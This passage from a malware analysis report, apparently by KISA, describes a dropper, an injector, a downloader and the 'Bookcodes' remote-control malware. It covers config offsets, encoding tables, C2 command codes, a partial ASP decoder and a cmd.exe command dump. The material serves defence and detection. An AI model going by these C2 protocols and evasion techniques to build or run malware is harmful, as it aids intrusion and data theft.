


Figure 32: Dropper malware [–s] option execution command.

A.3 Resource 160: perf91nc.inf (C2 List)

Resource 160 is a file that has a C2 server list and set values required for execution. Remote-controlled malware reads this file and attempts to connect. The file size is fixed at 0x2EE0.

Offset	Value	Role
0x0~0x7	ID	Infected device’s ID
0x620~0x1A6F	C2 page list	Command & control page (max 10)
0x1A70~0x2EBF	Process, command or file	Default execution process or library (max 10)
0x2EC0	Flag	Command or additional file execution Flag
0x2ECC	Time (Second)	Malware start time or executed time
0x2ED0	Time (Minute)	Malware execution cycle
0x2ED4	Time (Minute)	Malware start time
0x2ED8	Flag	Flag to mark malware start time

Table 9: Resource 160.

A.4 Resource 161 : [4th Parameter].dll (injector)

The malware takes the fourth parameter of the file name associated with the service name of the unused netsvcs group found through the [–g] option and uses it as a file name. To disguise itself further, the malware finds ‘svchost.exe’ where the netsvcs service is running and injects data decrypted from the perfcon.dat file.

Stage	Description
Log file path	C:\Windows\Temp\services_dll.log
Malicious activity start log	Start ...
Remote-controlled malware injection	GetReflectiveLoaderOffset : 1:1

Table 10: Injector malware stages.





Figure 33: Detailed process of injector malware action.

A.5 Resource 162: perfcon.dat (remote-controlled malware)

The remote-controlled malware is described in detail in Section 3.

B. Downloader

When the attacker executes a downloader, the attacker executes it by giving the encrypted download address and the path to save the downloaded file as a parameter. Although KISA did not obtain the malware that ultimately was downloaded, it is assumed that it is the same remote-controlled malware as dropped by the dropper malware. An attacker can select or mix one of the droppers or downloads to maintain persistence.




```
Additional Malicious Code Download and Excution : malware  wXDuyx+NkaVpsaP6pRWlqhU3U4OjzB//mNhVe···  "D:\···\cart_btn03.tmp"
```

Figure 34: Downloader malware execution option.

B.1 Data encryption and decryption approach

Decrypting an encrypted string given as a second parameter extracts the primary and secondary download sites to be accessed by the malware. The attacker then collects information from the infected device and proceeds with encryption in the same way. Encryption keys are generated randomly each time, and S-box borrowed some tables from existing DES encryption algorithms. It is estimated that certain algorithms are used through customizing, and overall there is a general symmetric-key algorithm structure.



```
S[i] => S-box1[ (R[i] + Table[i]) & 0xF ] ^
S-box2[ ((R[i] + Table[i]) >> 4)  & 0xF ] ^
S-box3[ ((R[i] + Table[i]) >> 8)  & 0xF ] ^
S-box4[ ((R[i] + Table[i]) >> 12) & 0xF ] ^
S-box5[ ((R[i] + Table[i]) >> 16) & 0xF ] ^
S-box6[ ((R[i] + Table[i]) >> 20) & 0xF ] ^
S-box7[ ((R[i] + Table[i]) >> 24) & 0xF ] ^
S-box8[ ((R[i] + Table[i]) >> 28) & 0xF
```

Figure 35: Downloader malware encryption approach.

B.2 Sending device information and downloading additional malware

The downloader malware first connects to the primary download site and sends information about the infected device along with the address of the secondary download site. Both the first and second download sites consist of specific ASP pages. The primary download site connects to the secondary download site received from the malware and transmits information about the infected device. In the secondary download site, the malware checks the target based on the information of the infected device and sends malware encrypted by the ID and computer name of the infected device. If it succeeds in downloading the final malware normally, the malware executes by giving a string called CloseEnv as a parameter.




Downloader
1st Download Site
2nd Download Site
0xF07D6B34 : Send to Infected Device Information, Encryption Key, 2nd Download Site
2dn Dawonload Site Extraction and Sending Infected Device Information after Connection
Receipt Notification / Confirmation of Receipt
Receipt Notification / Confirmation of Receipt
0xEF8C0D51 : Send to Infected Device ID, Encryption Key
Send Infected Devide ID
Send Additional Malicious Code after Infected Device Verification
Send Additional Malicious Code
0xCB790A25 : Infected Device ID, Encryption Key (Malware Receipt Notification)
0xD7B20A96 : Infected Device ID, Encryption Key (Malware Execution Notification)

Figure 36: Additional malware download process.

Each time data is sent to the primary download site, it is delivered in JSON format, and the structure is as shown in Figure 37. Encoded secondary download address, randomly generated key, and encrypted data are always sent.



```
{
        “[random value]” : “[ Incoded Sencondary Download Site ]”
        “[decrypt key]” : “[ Encrypted Data ]”
}
```

Figure 37: Structure of sending downloader malware data.

The encoding methods used by the malware to transmit secondary download sites are as follows. Using a specific table, the malware is exchanged with letters in a random location, and added together to produce a string.



TEST
Find index
0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ/:.
7
Random Value
xmSub7GMQYhfi0kp.coDOnE8W2vV/H6NZle3LKUqsyzaCljwAg9F4PtJdrTRBX1:5
A735F3t1 ([Replaced] [Random Value])

Figure 38: Example of secondary download site encoding method.

Information on infected devices collected and leaked by malware is as follows. It collects more information than general malware, such as available memory, product type, etc. The unique ID values given at each stage of malicious behaviour are added first, and the hash values calculated as XOR are added last and then sent.

<table>
<tr><th>Type</th><th colspan="8">Data</th></tr>
<tr><td>ID</td><td colspan="4">ID by malicious activity stage</td><td colspan="4">Infected device 16-byte random ID</td></tr>
<tr><td rowspan="2">System information</td><td colspan="2">Computer name</td><td colspan="4">Processor name</td><td colspan="2">Number of processors</td></tr>
<tr><td colspan="4">System manufacturer</td><td colspan="4">System product name</td></tr>
<tr><td>OS information</td><td>Major version</td><td colspan="2">Minor version</td><td colspan="2">Build version</td><td colspan="2">Product type</td><td>Is64bit</td></tr>
<tr><td>Memory information</td><td colspan="4">Size of currently installed memory</td><td colspan="4">Size of total memory including available memory</td></tr>
<tr><td>Other information</td><td colspan="4">Name of installed anti-virus software</td><td colspan="4">Normal ntoskrnl.exe file version</td></tr>
<tr><td>Hash</td><td colspan="8">Data XOR hash</td></tr>
</table>

Table 11: Information on infected devices collected and leaked by the malware.

The malware uses specific hexadecimal values to distinguish between the malicious activity stage and execution mode. One of the characteristics of the malware is that it supports two modes to connect: first it connects through WinHTTP, and in the event of failure it connects through WinINet.

Value	Use	Meaning
0xF07D6B34	Send infected device information	Sends infected device information, encryption key, secondary download site
0xEF8C0D51	Request malware	Sends infected device ID, encryption key, secondary download site
0xCB790A25	Confirm malware reception	
0xD7B20A96	Confirm malware execution	
0x59863F09	WinHTTP API mode	Faster speed than WinINet, simultaneous access function without performance limitation, doesn't support compression
0xA9348B57	WinINet API mode	Includes more functions and supports compression as a higher-level API than WinHTTP

Table 12: Hexadecimal values.


B.3 Download site

Both the first and second download sites work as ASP pages. Although the first download page was successfully secured, the second download page had already been deleted at the time of analysis so was not available. The first download page has two modes: the mode used by malware is translate; redirect mode has a simple function of redirecting to the URL received as a query.

Mode	Function	Method	Requester
Translate	Leak data and download malware	POST	Malware
Redirect	Page redirect	GET	N/A

Table 13: The two modes.

Translate mode decodes the value received from the malware, obtains the secondary download site address, and attempts to access it. It sends information about the infected device to the secondary download site and returns malware to the downloader malware. On this page, the same table as the one the downloader malware has is used for decoding.



```
FUnCtIon GetInfo(ByVaL Data):
    Const Pattern="0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ/:.":
    Const Symbol="xmSub7GMQYhfi0kp.coDOnE8W2vV/H6NZle3LKUqsyzaCIjwAg9F4PtJdrTRBX1:5":
```

Figure 39: Primary download site code (partial).

4.3 Final remote control

We named the final remote control malware used to control the infected system 'Bookcodes'. This is a string that is mainly used to check the status as the malware communicates with the C2 server.

A. Remote-controlled malware 'Bookcodes'

A.1 Types to manage C2 list

Although the way C2 information is held varies depending on how it is executed, the malware has the same update function.

Stage	Parent	Initial C2 reference	Subsequent C2 update method
Initial infection	Malicious HWP document	Save hard-coded C2 to memory	Update in memory
Maintain persistence	Dropper	Read perf91nc.inf and save to memory	

Table 14: C2 update methods.

A.2 Save log

Unlike remote-controlled malware installed by droppers, when installed for the first time by HWP documents, logs for each stage of malicious behaviour are stored in a specific file to determine whether it has been executed properly.

Stage	Description
Log file path	C:\Windows\Temp\server_dll.log
Malware start log	Start...
System information collection log	After GetOwnInfo...

Table 15: Storage of logs.

A.3 String encoding

Some strings used in the malware are all XOR encoded. The source and offset value and 0x33 are XORed to extract the source string while repeating the entire length of the string.



String
5D 32 54 30 43 36 46 34 4D 3A 5A 38 4C 3E
XOR
. . .
Count
0 1 2 3 . . . 11 12 13
XOR 33
. . .
n 0 e 0 t 0 s 0 v 0 c 0 s 0

Figure 40: Bookcodes malware string encoding method.

A.4 Data encryption

RC4 encryption and Base64 encoding is applied to data used in all communications, such as the system information list collected by the malware or the results of commands, and commands received from C2 servers.




Figure 41: Examples of Bookcodes malware data encryption methods.


A.5 Collect and send information on infected devices

Upon initial execution, the malware collects information on the infected system and sends it to the C2 server as follows. The attacker receives the information and identifies the infected system environment. The value 0x20001 is believed to be a value to distinguish between versions of malware.

Type	**Data**					
Length	Total data length					
Identifier	Infected device 8-byte random ID					
Timer setting	Check timer setting and execution					
System information	Local IP	Computer name	User name	Country	Processor name	Text set
OS information	OS type		OS version		Service pack version	
Memory information	Size of currently installed memory					
Malware version	0x20001					

Table 16: Information collected by the malware and sent to the C2 server.

The data structure for sending information on infected devices is as follows.



```
00000000  F4 00 00 00 8F 41 2D 08 D3 58 FF 06 0A D3 37 04  ô....A-.ÓXÿ.Ó7.
00000010  FF FF FF FF 0E 00 00 00 54 00 48 00 4F 00 52 00  ÿÿÿÿ....T.H.O.R.
00000020  2D 00 50 00 43 00 0A 00 00 00 54 00 48 00 4F 00  -.P.C.....T.H.O.
00000030  52 00 00 00 0C 00 00 00 4B 00 6F 00 72 00 65 00  R.......K.o.r.e.
00000040  61 00 00 00 48 00 00 00 57 00 69 00 6E 00 64 00  a...H...W.i.n.d.
00000050  6F 00 77 00 73 00 20 00 37 00 20 00 50 00 72 00  o.w.s. .7. .P.r.
00000060  6F 00 66 00 65 00 73 00 73 00 69 00 6F 00 6E 00  o.f.e.s.s.i.o.n.
00000070  61 00 6C 00 20 00 4E 00 28 00 36 00 2E 00 31 00  a.l. .N.(.6...1.
00000080  29 00 28 00 41 00 4D 00 44 00 36 00 34 00 29 00  ).(.A.M.D.6.4.).
00000090  54 00 00 00 49 00 6E 00 74 00 65 00 6C 00 28 00  T...I.n.t.e.l.(.
000000A0  52 00 29 00 20 00 43 00 6F 00 72 00 65 00 28 00  R.). .C.o.r.e.(.
000000B0  54 00 4D 00 29 00 20 00 69 00 39 00 2D 00 39 00  T.M.). .i.9.-.9.
000000C0  39 00 38 00 30 00 48 00 4B 00 20 00 43 00 50 00  9.8.0.H.K. .C.P.
000000D0  55 00 20 00 40 00 20 00 32 00 2E 00 34 00 30 00  U. .@. .2...4.0.
000000E0  47 00 48 00 7A 00 00 00 FF 07 00 00 01 00 02 00  G.H.z...ÿ.......
000000F0  B5 03 00 00                                      µ...
```

Size + Computer Name

Size + User Name

Size + location(country)

Size + OS Version, ServicePack info, architecture info

Size + CPU 정보

Size + Total memory size >> 20


+ Malicious Code Version (0x20001)

+ ANSI Code

Figure 42: Data structure for sending information on infected devices.

A.6 Receive commands and send results

Figure 43 shows the command structure that an attacker sends to gather additional information through malware and to inflict additional malware infection.



```
cmd.exe /c "C:\Windows\SoftwareDistribution\Download\BIT3090.tmp -g > "%s" 2>&1"...edg173F.tmp
```

0x97853651	Change File Time	0x0A
0x97853652	서버에서 수신된 정보(주소)로 통신 시도	0x0C
0x97853653	명령 실행 및 실행결과 전송	0x0D
0x97853655	실행중인 프로세스 정보 수집	0x0F
0x97853656	NtQuerySystemInformation	0x10

```
00000000  ca 00 00 00 6f 6e 00 00 53 36 85 97 a2 00 00 00  |Ê...on..S6..¢...|
00000010  63 00 6d 00 64 00 2e 00 65 00 78 00 65 00 20 00  |c.m.d...e.x.e. .|
00000020  2f 00 63 00 20 00 22 00 43 00 3a 00 5c 00 57 00  |/.c. .".C.:.\.W.|
00000030  69 00 6e 00 64 00 6f 00 77 00 73 00 5c 00 53 00  |i.n.d.o.w.s.\.S.|
00000040  6f 00 66 00 74 00 77 00 61 00 72 00 65 00 44 00  |o.f.t.w.a.r.e.D.|
00000050  69 00 73 00 74 00 72 00 69 00 62 00 75 00 74 00  |i.s.t.r.i.b.u.t.|
00000060  69 00 6f 00 6e 00 5c 00 44 00 6f 00 77 00 6e 00  |i.o.n.\.D.o.w.n.|
00000070  6c 00 6f 00 61 00 64 00 5c 00 42 00 49 00 54 00  |l.o.a.d.\.B.I.T.|
00000080  33 00 30 00 39 00 30 00 2e 00 74 00 6d 00 70 00  |3.0.9.0...t.m.p.|
00000090  20 00 2d 00 67 00 20 00 3e 00 20 00 22 00 25 00  | .-.g. .>. .".%.|
000000a0  73 00 22 00 20 00 32 00 3e 00 26 00 31 00 22 00  |s.". .2.>.&.1.".|
000000b0  00 00 18 00 00 00 65 00 64 00 67 00 31 00 37 00  |......e.d.g.1.7.|
000000c0  33 00 46 00 2e 00 74 00 6d 00 70 00 00 00        |3.F...t.m.p...|
```

Figure 43: Data structure when sending commands.

A.7 Remote control full commands

The remote control behaviour by the commands used by the malware is as follows.

Command	Description	Command	Description
0x97853646	Collect information on connected drive	0x97863654	Terminate behaviour
0x97853647	Directory listing	0x97853655	Collect information on process being run
0x97853648	Copy file then upload	0x97853656	Send system information
0x97853649	Delete file	0x97853657	Send current status (C2 information, service name, etc.)
0x9785364A	Secure delete	0x97853658	C2 address update
0x9785364B	Download file	0x97853659	Confirm current malware status
0x9785364D	Upload file	0x9785365B	Create process with user privilege
0x9785364E	Temporary file compression and upload	0x9785365C	Command fail
0x9785364F	Create process	0x9785365D	Command success
0x97853651	Change file timestamp	0x97853660	Confirm local system time
0x97853652	Attempt communication with address received from server	0x97853661	Confirm working directory
0x97853653	Execute received command	0x97853662	Change working directory

Table 17: Commands and behaviours.

B. C2 server

The C2 server of the Bookcodes remote-controlled malware also operates as an ASP page. The page attempts to communicate with POST, where transmission data does not remain in the web log, and is located between malware and attackers, acting as a proxy.

B.1 C2 page function list

C2 page functions are largely divided into data transfer and log save. The biggest role is to receive or transmit data to attackers, and other functions include saving the ID values of infected devices. In addition, there is the MID that manages these C2 pages, and when a victim accesses the C2 page, the IP of the infected device and the C2 page address is sent to the MID.


Mode	Function	Requester by mode
Information	File update with MID address saved	Attacker
Savec	Send commands to C2 server by each infected device	
Read	Receive command results by each infected device from C2 server	
Restore	Collect infected device ID log file	
Communication	Save infected device ID and transfer to MID	Malware
Load	Receive command from C2 server	
Saves	Send infection information and command results to C2 server	

Table 18: C2 page functions.

